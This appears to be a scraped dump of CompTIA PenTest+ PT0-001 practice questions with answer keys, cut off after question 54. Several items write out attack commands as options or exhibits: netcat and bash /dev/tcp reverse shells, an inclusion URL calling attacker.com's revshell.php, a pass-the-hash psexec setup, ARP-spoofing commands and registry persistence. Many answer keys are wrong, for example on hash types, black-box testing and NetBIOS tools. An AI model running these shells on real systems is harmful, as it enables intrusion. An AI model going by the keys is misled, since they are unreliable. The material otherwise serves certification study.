PT0-001

Number: PT0-001
Passing Score: 800
Time Limit: 120 min
File Version: 1

PT0-001

https://www.gratisexam.com/

Exam A

QUESTION 1
Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

GRATIS EXAM
Free Practice Exams
https://www.gratisexam.com/

A. ICS vendors are slow to implement adequate security controls.
B. ICS staff are not adequately trained to perform basic duties.
C. There is a scarcity of replacement equipment for critical devices.
D. There is a lack of compliance for ICS facilities.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0. Which of the following levels of difficulty would be required to exploit this vulnerability?

A. Very difficult; perimeter systems are usually behind a firewall.
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Impossible; external hosts are hardened to protect against attacks.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Reference: https://nvd.nist.gov/vuln-metrics/cvss

QUESTION 3
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)

A. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
B. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
C. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
D. Create a fake service in Windows called RTAudio to execute manually.
E. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
F. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
Which of the following situations would cause a penetration tester to communicate with a system owner/client during the course of a test? (Select TWO.)

A. The tester discovers personally identifiable data on the system.
B. The system shows evidence of prior unauthorized compromise.
C. The system shows a lack of hardening throughout.
D. The system becomes unavailable following an attempted exploit.
E. The tester discovers a finding on an out-of-scope system.

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
A penetration tester has performed a security assessment for a startup firm. The report lists a total of ten vulnerabilities, with five identified as critical. The client does not have the resources to immediately remediate all vulnerabilities. Under such circumstances, which of the following would be the BEST suggestion for the

client?

A. Apply easy compensating controls for critical vulnerabilities to minimize the risk, and then reprioritize remediation.
B. Identify the issues that can be remediated most quickly and address them first.
C. Implement the least impactful of the critical vulnerabilities' remediations first, and then address other critical vulnerabilities
D. Fix the most critical vulnerability first, even if it means fixing the other vulnerabilities may take a very long lime.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
A penetration tester wants to target NETBIOS name service. Which of the following is the MOST likely command to exploit the NETBIOS name service?

A. `arpspoof`
B. `nmap`
C. `responder`
D. `burpsuite`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.hackingarticles.in/netbios-and-smb-penetration-testing-on-windows/


QUESTION 7
A security consultant receives a document outlining the scope of an upcoming penetration test. This document contains IP addresses and times that each can be scanned. Which of the following would contain this information?

A. Rules of engagement
B. Request for proposal
C. Master service agreement
D. Business impact analysis

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A penetration tester executes the following commands:



```
C:\>%userprofile%\jtr.exe
This program has been blocked by group policy.
C:\>accesschk.exe -w -s -q -u Users C:\Windows
rw C:\Windows\Tracing
C:\>copy %userprofile%\jtr.exe C:\Windows\Tracing
C:\Windows\Tracing\jtr.exe
jtr version 3.2...
jtr>
```

Which of the following is a local host vulnerability that the attacker is exploiting?

A. Insecure file permissions
B. Application whitelisting
C. Shell escape
D. Writable service

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#john-the-ripper---jtr

QUESTION 9
A penetration tester observes that several high-numbered ports are listening on a public web server. However, the system owner says the application only uses port 443. Which of the following would be BEST to recommend?

A. Transition the application to another port.

B. Filter port 443 to specific IP addresses.
C. Implement a web application firewall.
D. Disable unneeded services.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
A penetration tester was able to enter an SQL injection command into a text box and gain access to the information store on the database. Which of the following is the BEST recommendation that would mitigate the vulnerability?

A. Randomize the credentials used to log in.
B. Install host-based intrusion detection.
C. Implement input normalization.
D. Perform system hardening.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Black box penetration testing strategy provides the tester with:

A. a target list
B. a network diagram
C. source code
D. privileged credentials

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.scnsoft.com/blog/fifty-shades-of-penetration-testing


QUESTION 12
A penetration tester is able to move laterally throughout a domain with minimal roadblocks after compromising a single workstation. Which of the following mitigation strategies would be BEST to recommend in the report? (Select THREE).

A. Randomize local administrator credentials for each machine.
B. Disable remote logons for local administrators.
C. Require multifactor authentication for all logins.
D. Increase minimum password complexity requirements.
E. Apply additional network access control.
F. Enable full-disk encryption on every workstation.
G. Segment each host into its own VLAN.

Correct Answer: CDE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
A security consultant is trying to attack a device with a previously identified user account.



```
Module options (exploit/windows/smb/psexec):

Name                  Current Setting                                            Required
----                  ---------------                                            --------
RHOST                 192.168.1.10                                               yes
RPORT                 445                                                        yes
SERVICE_DESCRIPTION                                                              no
SERVICE_DISPLAY_NAME                                                             no
SERVICE_NAME                                                                     no
SHARE                 ADMIN$                                                     yes
SMBDOMAIN             ECorp                                                      no
SMBPASS               aad3b435b514004eeaad3b435b5140ee:gbh5n356b58700ggppd6m2439ep no
SMBUSER               Administrator                                              no
```

Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:

```
IP: 192.168.1.20
NETMASK: 255.255.255.0
DEFAULT GATEWAY: 192.168.1.254
DHCP: 192.168.1.253
DNS: 192.168.10.10, 192.168.20.10
```

Which of the following commands should the malicious user execute to perform the MITM attack?

A. `arpspoof -c both -r -t 192.168.1.1 192.168.1.20`
B. `arpspoof -t 192.168.1.20 192.168.1.254`
C. `arpspoof -c both -t 192.168.1.20 192.168.1.253`
D. `arpspoof -r -t 192.168.1.253 192.168.1.20`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing

QUESTION 15
A client has requested an external network penetration test for compliance purposes. During discussion between the client and the penetration tester, the client expresses unwillingness to add the penetration tester's source IP addresses to the client's IPS whitelist for the duration of the test. Which of the following is the BEST argument as to why the penetration tester's source IP addresses should be whitelisted?

A. Whitelisting prevents a possible inadvertent DoS attack against the IPS and supporting log-monitoring systems.
B. Penetration testing of third-party IPS systems often requires additional documentation and authorizations; potentially delaying the time-sensitive test.
C. IPS whitelisting rules require frequent updates to stay current, constantly developing vulnerabilities and newly discovered weaknesses.
D. Testing should focus on the discovery of possible security issues across all in-scope systems, not on determining the relative effectiveness of active defenses such as an IPS.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. `nc 192.168.1.5 44444`
B. `nc -nlvp 44444 -e /bin/sh`
C. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f`
D. `nc -e /bin/sh 192.168.1.5 44444`
E. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f`
F. `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f`

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/


QUESTION 17
A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select TWO).

A. Convert to JAR.
B. Decompile.
C. Cross-compile the application.
D. Convert JAR files to DEX.
E. Re-sign the APK.
F. Attach to ADB.

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A penetration tester identifies the following findings during an external vulnerability scan:



Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.
B. Weak password management practices may be employed.
C. Cryptographically weak protocols may be intercepted.
D. Web server configurations may reveal sensitive information.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the remote computer, run the following commands:

```
export XHOST 192.168.1.10:0.0
xhost+
Terminal
```

B. From the local computer, run the following command:

```
ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm
```

C. From the remote computer, run the following command:

```
ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 “xhost+; xterm”
```

D. From the local computer, run the following command:

```
nc -l -p 6000
```


Then, from the remote computer, run the following command:

```
xterm | nc 192.168.1.10 6000
```

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:



```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability
B. Parameter pollution vulnerability
C. File upload vulnerability
D. Cookie enumeration

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
The following line was found in an exploited machine's history file. An attacker ran the following command:

```
bash -i >& /dev/tcp/192.168.0.1/80 0> &1
```

Which of the following describes what the command does?

A. Performs a port scan.

B. Grabs the web server's banner.
C. Redirects a TTY to a remote system.
D. Removes error logs for the supplied IP.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Which of the following types of intrusion techniques is the use of an “under-the-door tool” during a physical security assessment an example of?

A. Lockpicking
B. Egress sensor triggering
C. Lock bumping
D. Lock bypass

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.triaxiomsecurity.com/2018/08/16/physical-penetration-test-examples/

QUESTION 23
During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?

A. Disable the network port of the affected service.
B. Complete all findings, and then submit them to the client.
C. Promptly alert the client with details of the finding.
D. Take the target offline so it cannot be exploited by an attacker.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
A penetration tester has successfully deployed an evil twin and is starting to see some victim traffic. The next step the penetration tester wants to take is to capture all the victim web traffic unencrypted. Which of the following would BEST meet this goal?

A. Perform an HTTP downgrade attack.
B. Harvest the user credentials to decrypt traffic.
C. Perform an MITM attack.
D. Implement a CA attack by impersonating trusted CAs.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
After gaining initial low-privilege access to a Linux system, a penetration tester identifies an interesting binary in a user's home folder titled ’’changepass.”

```
-sr-xr-x 1 root root 6443 Oct 18 2017 /home/user/changepass
```

Using “strings" to print ASCII printable characters from changepass, the tester notes the following:

```
$ strings changepass
exit
setuid
strcmp
GLIBC_2.0
ENV_PATH
%s/changepw
malloc
strlen
```

Given this information, which of the following is the MOST likely path of exploitation to achieve root privileges on the machine?

A. Copy changepass to a writable directory and export the ENV_PATH environmental variable to the path of a token-stealing binary titled changepw. Then run changepass.
B. Create a copy of changepass in the same directory, naming it changepw. Export the ENV_PATH environmental variable to the path '/home/user/'. Then run changepass.

C. Export the ENV_PATH environmental variable to the path of a writable directory that contains a token-stealing binary titled changepw. Then run changepass.
D. Run changepass within the current directory with sudo after exporting the ENV_PATH environmental variable to the path of '/usr/local/bin'.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
A penetration tester wants to script out a way to discover all the RPTR records for a range of IP addresses. Which of the following is the MOST efficient to utilize?

A. `nmap -p 53 -oG dnslist.txt | cut -d “:” -f 4`
B. `nslookup -ns 8.8.8.8 << dnslist.txt`
C. `for x in {1...254}; do dig -x 192.168.$x.$x; done`
D. `dig -r > echo “8.8.8.8” >> /etc/resolv.conf`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan
B. Dynamic scan
C. Static scan
D. Compliance scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
While monitoring WAF logs, a security analyst discovers a successful attack against the following URL:

https://example.com/index.php?Phone=http://attacker.com/badstuffhappens/revshell.php

Which of the following remediation steps should be taken to prevent this type of attack?

A. Implement a blacklist.
B. Block URL redirections.
C. Double URL encode the parameters.
D. Stop external calls from the application.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

A. Discovery scan
B. Stealth scan
C. Full scan
D. Credentialed scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack. Which of the following remediation steps should be recommended? (Select THREE).

A. Mandate all employees take security awareness training.
B. Implement two-factor authentication for remote access.
C. Install an intrusion prevention system.
D. Increase password complexity requirements.
E. Install a security information event monitoring solution.
F. Prevent members of the IT department from interactively logging in as administrators.
G. Upgrade the cipher suite used for the VPN solution.

Correct Answer: BCG
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
A security assessor completed a comprehensive penetration test of a company and its networks and systems. During the assessment, the tester identified a vulnerability in the crypto library used for TLS on the company's intranet-wide payroll web application. However, the vulnerability has not yet been patched by the vendor, although a patch is expected within days. Which of the following strategies would BEST mitigate the risk of impact?

A. Modify the web server crypto configuration to use a stronger cipher-suite for encryption, hashing, and digital signing.
B. Implement new training to be aware of the risks in accessing the application. This training can be decommissioned after the vulnerability is patched.
C. Implement an ACL to restrict access to the application exclusively to the finance department. Reopen the application to company staff after the vulnerability is patched.
D. Require payroll users to change the passwords used to authenticate to the application. Following the patching of the vulnerability, implement another required password change.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
A penetration tester reports an application is only utilizing basic authentication on an Internet-facing application. Which of the following would be the BEST remediation strategy?

A. Enable HTTP Strict Transport Security.
B. Enable a secure cookie flag.
C. Encrypt the communication channel.
D. Sanitize invalid user input.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
During a full-scope security assessment, which of the following is a prerequisite to social engineer a target by physically engaging them?

A. Locating emergency exits
B. Preparing a pretext
C. Shoulder surfing the victim
D. Tailgating the victim

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following excerpts would come from a corporate policy?

A. Employee passwords must contain a minimum of eight characters, with one being alphanumeric.
B. The help desk can be reached at 800-passwd1 to perform password resets.
C. Employees must use strong passwords for accessing corporate assets.
D. The corporate systems must store passwords using the MD5 hashing algorithm.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
In which of the following scenarios would a tester perform a Kerberoasting attack?

A. The tester has compromised a Windows device and dumps the LSA secrets.
B. The tester needs to retrieve the SAM database and crack the password hashes.
C. The tester has compromised a limited-privilege user and needs to target other accounts for lateral movement.
D. The tester has compromised an account and needs to dump hashes and plaintext passwords from the system.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?

A. HKEY_CLASSES_ROOT
B. HKEY_LOCAL_MACHINE
C. HKEY_CURRENT_USER
D. HKEY_CURRENT_CONFIG

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

QUESTION 37
Which of the following properties of the penetration testing engagement agreement will have the LARGEST impact on observing and testing production systems at their highest loads?

A. Creating a scope of the critical production systems
B. Setting a schedule of testing access times

C. Establishing a white-box testing engagement
D. Having management sign off on intrusive testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
In a physical penetration tester testing scenario. the penetration tester obtains physical access to a laptop. The laptop is logged in but locked. Which of the following is a potential NEXT step to extract credentials from the device?

A. Brute force the user’s password.
B. Perform an ARP spoofing attack.
C. Leverage the BeEF framework to capture credentials.
D. Conduct LLMNR/NETBIOS-ns poisoning.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A penetration tester is preparing to conduct API testing. Which of the following would be MOST helpful in preparing for this engagement?

A. Nikto
B. WAR
C. W3AF
D. Swagger

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: https://blog.securelayer7.net/api-penetration-testing-with-owasp-2017-test-cases/

QUESTION 40
If a security consultant comes across a password hash that resembles the following:

b117525b345470c29ca3d8ae0b556ba8

Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMv1
C. NTLM
D. SHA-1

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
During an internal network penetration test, a tester recovers the NTLM password hash for a user known to have full administrator privileges on a number of target systems. Efforts to crack the hash and recover the plaintext password have been unsuccessful.

Which of the following would be the BEST target for continued exploitation efforts?

A. Operating system: Windows 7
Open ports: 23, 161
B. Operating system: Windows Server 2016
Open ports: 53, 5900
C. Operating system: Windows 8.1
Open ports: 445, 3389
D. Operating system: Windows 8
Open ports: 514, 3389

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
A penetration tester delivers a web application vulnerability scan report to a client. The penetration tester rates a vulnerability as medium severity. The same vulnerability was reported as a critical severity finding on the previous report. Which of the following is the MOST likely reason for the reduced severity?

A. The client has applied a hot fix without updating the version.
B. The threat landscape has significantly changed.
C. The client has updated their codebase with new features.
D. Thera are currently no known exploits for this vulnerability.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

A. Elicitation attack
B. Impersonation attack
C. Spear phishing attack
D. Drive-by download attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.social-engineer.org/framework/influencing-others/elicitation/

QUESTION 44
A penetration tester is scanning a network for SSH and has a list of provided targets. Which of the following Nmap commands should the tester use?

A. `nmap -p 22 -iL targets`
B. `nmap -p 22 -sL targets`

C. `nmap -p 22 -oG targets`

D. `nmap -p 22 -oA targets`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
During the information gathering phase of a network penetration test for the corp.local domain, which of the following commands would provide a list of domain controllers?

A. `nslookup –type=srv _ldap._tcp.dc._msdcs.corp.local`

B. `nmap –sV –p 389 - -script=ldap-rootdse corp.local`

C. `net group “Domain Controllers” /domain`

D. `gpresult /d corp.local /r “Domain Controllers”`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
A client has voiced concern about the number of companies being breached by remote attackers, who are looking for trade secrets. Which of the following BEST describes the type of adversaries this would identify?

A. Script kiddies

B. APT actors

C. Insider threats

D. Hacktivist groups

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Reference: https://en.wikipedia.org/wiki/Advanced_persistent_threat

QUESTION 47
A penetration tester successfully exploits a DMZ server that appears to be listening on an outbound port. The penetration tester wishes to forward that traffic back to a device. Which of the following are the BEST tools to use for this purpose? (Choose two.)

A. Tcpdump
B. Nmap
C. Wireshark
D. SSH
E. Netcat
F. Cain and Abel

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:


QUESTION 48
An assessor begins an internal security test of the Windows domain `internal.comptia.net`. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A. `dig -q any _kerberos._tcp.internal.comptia.net`
B. `dig -q any _lanman._tcp.internal.comptia.net`
C. `dig -q any _ntlm._tcp.internal.comptia.net`
D. `dig -q any _smtp._tcp.internal.comptia.net`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
Click the exhibit button.



```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Root page / redirects to: login,php
+ NO CGI Directorities found (use '-C all' to force check
all possible dirs.)
+ File/dir '/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains 1 entry which should be manually
viewed,
+ Apache/2.2.8 appears to be outdated {current is at least
Apache/2.2.22}. Apache 1.3.42 (final release) and 2.0.64
are also current.
+ OSVDB-877: HTTP TRACE method is active, suggesting the
host is vulnerable to XST
+ OSVDB-3268: /dvwa/config/: Directory indexing found.
+ /dvwa/config/: Configuration information may be available
remotely.
+  OSVDB-12184:  /dvwa  index.php?=PHP88B5F2A0-3C92-11d3-
A3A9-4C7B0BC10000:   PHP   reveals   potentially   sensitive
information via certain HTTP requests that contain specific
QUERY strings.
+ OSVDB-3268: : Directory indexing found.
+ OSVDB-3092: /dvwa/login/: This might be interesting...
+ OSVDB-3268: /dvwa/docs/: Directory indexing found.
+ OSVDB-3092: /dvwa/CHANGELOG.txt: A changelog was found.
+ /dvwa/login.php: Admin login page/section found.
+ OSVDB-: /dvwa/?-s: PHP allows retrieval of the source
code via -s parameter, and may allow command execution. See
http://www.kb.cert.org/vuls/id/520827
+ OSVDB-: /dvwa/login.php?-s: PHP allows retrieval of the
source code via -s parameter, and may allow command
execution. See http://www.kb.cert.org/vuls/id/520827
+ 6545 items checked: 10 error(s) and 14 item(s) reported
on remote host
+ End Time:          2012-12-03   01:33:07   (GMTO)   (224
seconds)
-----------------------------------------------------------
+ 1 host (s) tested
```

Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. Arbitrary code execution
B. Session hijacking
C. SQL injection
D. Login credential brute-forcing
E. Cross-site request forgery

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A penetration tester notices that the X-Frame-Options header on a web application is not set. Which of the following would a malicious actor do to exploit this configuration setting?

A. Use path modification to escape the application’s framework.
B. Create a frame that overlays the application.
C. Inject a malicious iframe containing JavaScript.
D. Pass an iframe attribute that is malicious.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A penetration test was performed by an on-staff junior technician. During the test, the technician discovered the web application could disclose an SQL table with user account and password information. Which of the following is the MOST effective way to notify management of this finding and its importance?

A. Document the findings with an executive summary, recommendations, and screenshots of the web application disclosure.
B. Connect to the SQL server using this information and change the password to one or two non-critical accounts to demonstrate a proof--of-concept to management.
C. Notify the development team of the discovery and suggest that input validation be implemented with a professional penetration testing company.
D. Request that management create an RFP to begin a formal engagement with a professional penetration testing company.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Joe, a penetration tester, is asked to assess a company's physical security by gaining access to its corporate office. Joe is looking for a method that will enable him to enter the building during business hours or when there are no employees on-site. Which of the following would be the MOST effective in accomplishing this?

A. Badge cloning
B. Lock picking
C. Tailgating
D. Piggybacking

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

A. Common libraries
B. Configuration files
C. Sandbox escape
D. ASLR bypass

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.stackrox.com/post/2019/02/the-runc-vulnerability-a-deep-dive-on-protecting-yourself/

QUESTION 54
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would define the target list?

A. Rules of engagement
B. Mater services agreement
C. Statement of work
D. End-user license agreement

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 55
